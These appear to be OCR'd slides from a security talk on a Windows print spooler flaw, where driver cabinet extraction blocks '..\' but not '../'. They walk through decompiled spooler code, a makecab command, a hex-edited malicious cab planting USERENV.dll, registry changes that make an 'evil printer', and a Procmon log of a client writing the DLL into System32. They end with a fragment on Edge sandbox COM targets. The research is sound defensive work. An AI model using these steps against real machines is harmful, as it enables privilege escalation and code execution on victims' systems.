C:\Windows\System32\spool\drivers\x64\PCC\prnms003.inf\_amd64\_85c8869cca48951c.cab

# DownloadAndImportDriverPackages

- TDriverInstall::DownloadAndImportDriverPackages
  - TDriverInstall::DownloadAndExtractDriverPackageCab
    - TDriverInstall::InternalCopyFile
    - NCabbingLibrary::LegacyCabUnpack

# Cabinet File

- Archive-file format for Microsoft Windows
- A file that has the suffix .cab and that acts as a container for other files
- It serves as a compressed archive for a group of files



# File Decompression Interface APIs

- `Cabinet!FDICreate`
  - Creates an FDI context
- `Cabinet!FDICopy`
  - Extracts files from cabinet
- `Cabinet!FDIDestroy`
  - Deletes an open FDI context

# FDICopy

```
BOOL DIAMONDAPI FDICopy(
    HFDI hfdi,
    LPSTR pszCabinet,
    LPSTR pszCabPath,
    int flags,
    PFNFDINOTIFY pfnfdin,
    PFNFDIDECRYPT pfnfdid,
    void *pvUser
);
```

## **pfnfdin**

Pointer to an application-defined callback notification function to update the application on the status of the decoder. The function should be declared using the FNFDINOTIFY macro.

win32spl!NCabbingLibrary::LegacyCabUnpack

```
FDICopy(v12,  
        pszCabinet,  
        pszCabPath,  
        0,  
        (PFNFDINOTIFY) NCabbingLibrary::FdiCabNotify,  
        0i64,  
        &pvUser);
```

# NCabbingLibrary::FdiCabNotify

- fdintCOPY\_FILE Information identifying the file to be copied

```
if ( v15 >= 0 ) {  
    v17 = *(_QWORD *)v3;  
    v21 = -1i64;  
    v15 = NCabbingLibrary::ProcessCopyFile(  
        (NCabbingLibrary *)Block,  
        *(const unsigned __int16 **) (v17 + 8),  
        (const unsigned __int16 *)&v21,  
        v16);  
    operator delete (Block);  
    v4 = v21;  
}
```



# NCabbingLibrary::ProcessCopyFile


- NCabbingLibrary::CreateFullPath
  - Check '..\'
  - But forget './' ?
- **\_wopen**
  - `_O_BINARY|_O_CREAT|_O_TRUNC|_O_RDWR`

```
v8 = NCabbingLibrary::CreateFullPath((NCabbingLibrary *
)FileName, (const unsigned __int16 *)v9);
if ( v8 >= 0 )
{
    v7 = (NCoreLibrary::TString *)_wopen(v10, 0x8302, 0
x180i64);
    *(_QWORD *)a3 = v7;
```

```
v12 = wcschr(v10, '\\'); // check for ..\
v13 = v12;
if ( !v12 )
    break;
*v12 = 0;
v14 = *v11 - asc_1800B3FF0[0];
if ( !v14 )
{
    v14 = v11[1] - '.';
    if ( v11[1] == '.' )
        v14 = v11[2];
}
if ( v14 )
{
    if ( !CreateDirectoryW(v8, 0i64) && GetLastError()
rror() != 183 )
```

# Make Malformed Cab


- **makecab** 112112DiagSvc2USERENV.dll test.cab



# HexEdit Cab file



test.cab																	
Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	对应文本
00000000	4D	53	43	46	00	00	00	00	72	AE	00	00	00	00	00	00	MSCF.....r@.....
00000010	2C	00	00	00	00	00	00	00	03	01	01	00	01	00	00	00	,.....
00000020	00	00	00	00	57	00	00	00	03	00	01	00	00	66	01	00	....W.....f..
00000030	00	00	00	00	00	00	62	4A	64	79	20	00	2E	2E	2F	2E	.....bJdy .../.
00000040	2E	2F	44	69	61	67	53	76	63	73	2F	55	53	45	52	45	./DiagSvcS/USERE
00000050	4E	56	2E	64	6C	6C	00	DE	BF	03	E9	1F	49	00	80	43	NV.dll.Łł.é.I.€C
00000060	4B	D5	BD	79	7C	93	55	D6	38	FE	A4	49	DA	74	09	4F	KŌšy “UŌ8p«IUt.O
00000070	10	02	45	40	02	B6	52	A9	4B	25	A2	AD	A1	92	40	2A	..E@.ŦRŌK%¢.j'@*
00000080	37	90	48	95	45	54	54	1C	64	1B	B7	4A	13	50	41	6D	7.H•ETT.d.·J.PAm
00000090	4D	2B	4D	AF	51	C6	71	DE	71	9B	19	66	74	D4	51	67	M+M <sup>-</sup> QEQE j>.ftŌQg
000000A0	D4	51	11	50	C7	A4	85	B6	50	96	42	95	45	14	8A	FA	ŌQ.PÇ«...ŦP-B•E.Šú
000000B0	CA	53	83	5A	40	4B	CB	F6	7C	CF	39	F7	49	9A	B2	F8	ÊSfZ@KEŌ İ9÷İš*ø
000000C0	BE	BF	DF	E7	FB	CF	D7	8F	E9	73	EF	3D	F7	9E	BB	9F	%łBçûİ*.ési=÷ž»Ÿ
000000D0	7B	B6	7B	F1	DD	B2	42	D2	4B	92	64	80	9F	AA	4A	D2	{Ŧ{ñŸ*BŌK'd€Ÿ*JŌ
000000E0	6A	49	FC	E7	94	FE	E7	FF	2C	3A	49	EA	33	6C	6D	1F	jIüç"pçÿ,:Iê3lm.
000000F0	E9	FD	F4	CD	C3	57	EB	BC	9B	87	4F	5B	B0	B0	DC	56	éýŌİÄWē«»+Ō[°°ÜV
00000100	B6	E8	FE	F9	8B	EE	BC	D7	36	E7	CE	FB	EE	BB	DF	6F	Ŧèpù<i*×6çİûi»So
00000110	FB	CD	5C	DB	A2	C0	7D	B6	85	F7	D9	DC	53	A6	DA	EE	ûÍ\Ū¢À)Ŧ...÷ŪS;Ūi
00000120	BD	FF	AE	B9	97	99	CD	19	39	1A	8E	6F	5A	AE	DD	F3	šÿ@³-«Í.9.ŽoZŌŸŌ
00000130	DA	BB	A5	35	F1	5F	BF	4B	FF	5A	F3	32	7D	5F	AE	69	Ū»Ÿ5ñ_łKŸZŌ2}_@i

# Malformed Cabinet



# Prepare Print Server


- Install Virtual Printer
  - CutePDF Writer
- Share the printer



SHA1 of CuteWriter: fdf1f3f2a83d62b15c6bf84095fe3ae2ef8e4c38

# Default **PrinterDriverAttributes** of CutePDF Writer

Computer\HKEY\_LOCAL\_MACHINE\SYSTEM\ControlSet001\Control\Print\Environments\Windows x64\Drivers\Version-3\CutePDF Writer v4.0



Name	Type	Data
(Default)	REG_SZ	(value not set)
App Registration	REG_MULTI_SZ	
Attributes	REG_DWORD	0x00000002 (2)
Base Driver	REG_SZ	
ColorProfiles	REG_MULTI_SZ	
Configuration File	REG_SZ	P5SUI.DLL
CoreDependencies	REG_MULTI_SZ	
Data File	REG_SZ	CUTEPDFW.PPD
Datatype	REG_SZ	RAW
Dependent Files	REG_MULTI_SZ	PSCRIPT.NTF
Driver	REG_SZ	PSCRIPT5.DLL
DriverDate	REG_SZ	01/01/1601
DriverVersion	REG_SZ	0.0.0.0
HardwareID	REG_SZ	
Help File	REG_SZ	PSCRIPT.HLP
InfPath	REG_SZ	
LastServedBuild	REG_DWORD	0x00004cb8 (19640)
Manufacturer	REG_SZ	
MinInboxDriverVerDate	REG_SZ	01/01/1601
MinInboxDriverVerVersion	REG_SZ	0.0.0.0
Monitor	REG_SZ	
OEM URL	REG_SZ	
Previous Names	REG_MULTI_SZ	
Print Processor	REG_SZ	
<b>PrinterDriverAttributes</b>	REG_DWORD	<b>0x00000000 (0)</b>
PrinterDriverID	REG_SZ	
Provider	REG_SZ	
TempDir	REG_DWORD	0x00000000 (0)
VendorSetup	REG_SZ	
Version	REG_DWORD	0x00000003 (3)

# Make an Evil Printer

```
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Print\Environments\Windows  
x64\Drivers\Version-3\CutePDF Writer v4.0
```

- `PrinterDriverAttributes = 1`
- `InfPath = "c:\test\test.inf"`

Create a file `C:\test\test.inf`

Place `test.cab` at `C:\Windows\System32\spool\drivers\x64\PCC`

# Make an Evil Printer

The screenshot shows the Windows Registry Editor with the following registry values:

Name	Type	Data
App Registration	REG_MULTI_SZ	
Attributes	REG_DWORD	0x00000002 (2)
Base Driver	REG_SZ	
ColorProfiles	REG_MULTI_SZ	
Configuration File	REG_SZ	P55L1.DLL
CoreDependencies	REG_MULTI_SZ	
Data File	REG_SZ	CUTEPDFW.PPD
Data type	REG_SZ	RAW
Dependent Files	REG_MULTI_SZ	P5CRPT.INF
Driver	REG_SZ	P5CRPTS.DLL
DriverDate	REG_SZ	01/01/1601
DriverVersion	REG_SZ	0.0.0.0
HardwareID	REG_SZ	
Main File	REG_SZ	P5CRPT.HLP
InfPath	REG_SZ	c:\test\test.inf
LastServiceBuild	REG_DWORD	0x00004cb0 (19640)
Manufacturer	REG_SZ	
MinInboxDriverVerDate	REG_SZ	01/01/1601
MinInboxDriverVerVersion	REG_SZ	0.0.0.0
Monitor	REG_SZ	
OEM URL	REG_SZ	
Previous Names	REG_MULTI_SZ	
Print Processor	REG_SZ	
PrinterDriverAttributes	REG_DWORD	0x00000001 (1)
PrinterDriverID	REG_SZ	
Provider	REG_SZ	
TempDir	REG_DWORD	0x00000000 (0)
VendorSetup	REG_SZ	
Version	REG_DWORD	0x00000003 (3)

The screenshot shows the following files in the folder:

Name	Date modified
ntprint.inf_amd64_07e03d34435d8940.cab	7/16/2020 11:35 AM
prnms001.inf_amd64_8ed8ca94fd954adb.cab	7/16/2020 11:35 AM
prnms002.inf_amd64_7195f31f5acda8f4.cab	7/16/2020 11:35 AM
prnms003.inf_amd64_85c8869cca48951c.cab	7/16/2020 11:35 AM
prnms009.inf_amd64_0ab2e212e0139e8c.cab	7/16/2020 11:35 AM
test.cab	7/22/2020 2:23 PM



# Print Client Connects to Evil Printer

2:01:2...	spoolsv.exe	3712	CreateFile	C:\Windows\CSC\v2.0.6\namespace\192.168.234.135
2:01:2...	spoolsv.exe	3712	CreateFile	C:\Windows\CSC\v2.0.6\namespace\192.168.234.135
2:01:2...	spoolsv.exe	3712	CreateFile	C:\Windows\CSC\v2.0.6\namespace\192.168.234.135
2:01:2...	spoolsv.exe	3712	CreateFile	\\192.168.234.135\print\$\x64\PCC\test.cab
2:01:2...	spoolsv.exe	3712	CreateFile	C:\Windows\CSC\v2.0.6\namespace\192.168.234.135
2:01:2...	spoolsv.exe	3712	CreateFile	C:\Windows\CSC\v2.0.6\namespace\192.168.234.135
2:01:2...	spoolsv.exe	3712	CreateFile	C:\Windows\CSC\v2.0.6\namespace\192.168.234.135
2:01:2...	spoolsv.exe	3712	CreateFile	C:\Windows\System32\spool\{7A047B18-DFC7-45EB-9A6B-E60831D0E8B5}
2:01:2...	spoolsv.exe	3712	CloseFile	C:\Windows\System32\spool\{7A047B18-DFC7-45EB-9A6B-E60831D0E8B5}
2:01:2...	spoolsv.exe	3712	CreateFile	C:\Windows\System32\spool\{7A047B18-DFC7-45EB-9A6B-E60831D0E8B5}.cab
2:01:2...	spoolsv.exe	3712	WriteFile	C:\Windows\System32\spool\{7A047B18-DFC7-45EB-9A6B-E60831D0E8B5}.cab
2:01:2...	spoolsv.exe	3712	WriteFile	C:\Windows\System32\spool\{7A047B18-DFC7-45EB-9A6B-E60831D0E8B5}.cab
2:01:2...	spoolsv.exe	3712	WriteFile	C:\Windows\System32\spool\{7A047B18-DFC7-45EB-9A6B-E60831D0E8B5}.cab
2:01:2...	spoolsv.exe	3712	WriteFile	C:\Windows\System32\spool\{7A047B18-DFC7-45EB-9A6B-E60831D0E8B5}.cab
2:01:2...	spoolsv.exe	3712	WriteFile	C:\Windows\System32\spool\{7A047B18-DFC7-45EB-9A6B-E60831D0E8B5}.cab
2:01:2...	spoolsv.exe	3712	WriteFile	C:\Windows\System32\spool\{7A047B18-DFC7-45EB-9A6B-E60831D0E8B5}.cab
2:01:2...	spoolsv.exe	3712	CloseFile	C:\Windows\System32\spool\{7A047B18-DFC7-45EB-9A6B-E60831D0E8B5}.cab
2:01:2...	spoolsv.exe	3712	CreateFile	C:\Windows\System32\spool\{7A047B18-DFC7-45EB-9A6B-E60831D0E8B5}.cab
2:01:2...	spoolsv.exe	3712	CreateFile	C:\Windows\System32\spool\{7A047B18-DFC7-45EB-9A6B-E60831D0E8B5}.cab
2:01:2...	spoolsv.exe	3712	CreateFile	C:\Windows\System32\DiagSvc\USERENV.dll
2:01:2...	spoolsv.exe	3712	WriteFile	C:\Windows\System32\DiagSvc\USERENV.dll
2:01:2...	spoolsv.exe	3712	WriteFile	C:\Windows\System32\DiagSvc\USERENV.dll
2:01:2...	spoolsv.exe	3712	WriteFile	C:\Windows\System32\DiagSvc\USERENV.dll
2:01:2...	spoolsv.exe	3712	CloseFile	C:\Windows\System32\DiagSvc\USERENV.dll
2:01:2...	spoolsv.exe	3712	CreateFile	C:\Windows\System32\DiagSvc\USERENV.dll
2:01:2...	spoolsv.exe	3712	SetBasicInform...	C:\Windows\System32\DiagSvc\USERENV.dll
2:01:2...	spoolsv.exe	3712	CloseFile	C:\Windows\System32\DiagSvc\USERENV.dll
2:01:2...	spoolsv.exe	3712	CreateFile	C:\Windows\System32\DiagSvc\USERENV.dll
2:01:2...	spoolsv.exe	3712	SetBasicInform...	C:\Windows\System32\DiagSvc\USERENV.dll
2:01:2...	spoolsv.exe	3712	CloseFile	C:\Windows\System32\DiagSvc\USERENV.dll

What Else Can It Do?

# COM in 60 seconds

James Forshaw




## Edge is Watching You PWN

The screenshot shows the OleViewDotNet 64bit application with two panes. The left pane, titled 'AppIDs from LPAC', lists various CLSIDs. A red dashed box highlights a subset of these, with the text 'Edge + LPAC ~20 CLSIDs'. The right pane, titled 'AppIDs from AC', lists a larger set of CLSIDs. A red dashed box highlights a subset of these, with the text 'Edge + AC ~40 CLSIDs'. The application window includes a menu bar (File, Registry, Object, Security, Help) and a toolbar with Filter and Mode (set to Accessible) options.

AppID (LPAC)	AppID (AC)
42CBFAA7-A4A7-47BB-B422-8D10E9002700	2A947841-0594-40CF-9C53-A00C95C22B55
Diagnosics Hub Standard Collector Service	42CBFAA7-A4A7-47BB-B422-8D10E9002700
A463FCB9-6B1C-4E8D-A80B-A2CA7999E25D	5E176815-9A63-4A69-810F-62E90036612A
SmartScreen	9D73451F-6BFC-47C7-95FB-46598431BC19
AA0885DA-FDDF-4272-8D1D-FF98966D7580	A463FCB9-6B1C-4E8D-A80B-A2CA7999E25D
CPrintTicket WOW Services	AA0885DA-FDDF-4272-8D1D-FF98966D7580
B0316D0C-DA2F-40E0-9F91-F600CAF042DC	B0316D0C-DA2F-40E0-9F91-F600CAF042DC
69B1A7D7-C09E-40E9-A1DF-688007A2D9E4	BrowserBrokerServer
9A4B1918-0A2F-4422-89D0-35B3F455999C	CE0E08E8-CF56-4577-9577-34CC96AC087C
A4FBCBC6-4BE5-4C3D-8AB5-88873357A23E	CoreDpusSvr
BA6EE7D8-190D-423A-93CC-1270E6599195	DataExchangeHost
C658E58D-817B-41C8-8FB6-5B2B386A40EA	editionupgradebroker
DE50C78B-FAA7-4A7F-BA47-BF0EFCFE433D	F1425A67-1545-44A2-AB59-8DF1020452D9
DF46CD07-4FB6-42F0-BFA9-35C3CE55D77B	F72671A9-012C-4725-9D2F-2A4032D65169
MtfTransportServerDCOM	F8842F8E-DAFE-4837-9D38-4E0714A61149
DataExchangeHost	InstallAgent
DataExchange Host	InstallAgentUserBroker
editionupgradebroker	lfsvc
EditionUpgradeBroker	Local Service Credential UI Broker
lfsvc	O0BE Bio Enrollment
lfsvc	PaymentsSvc

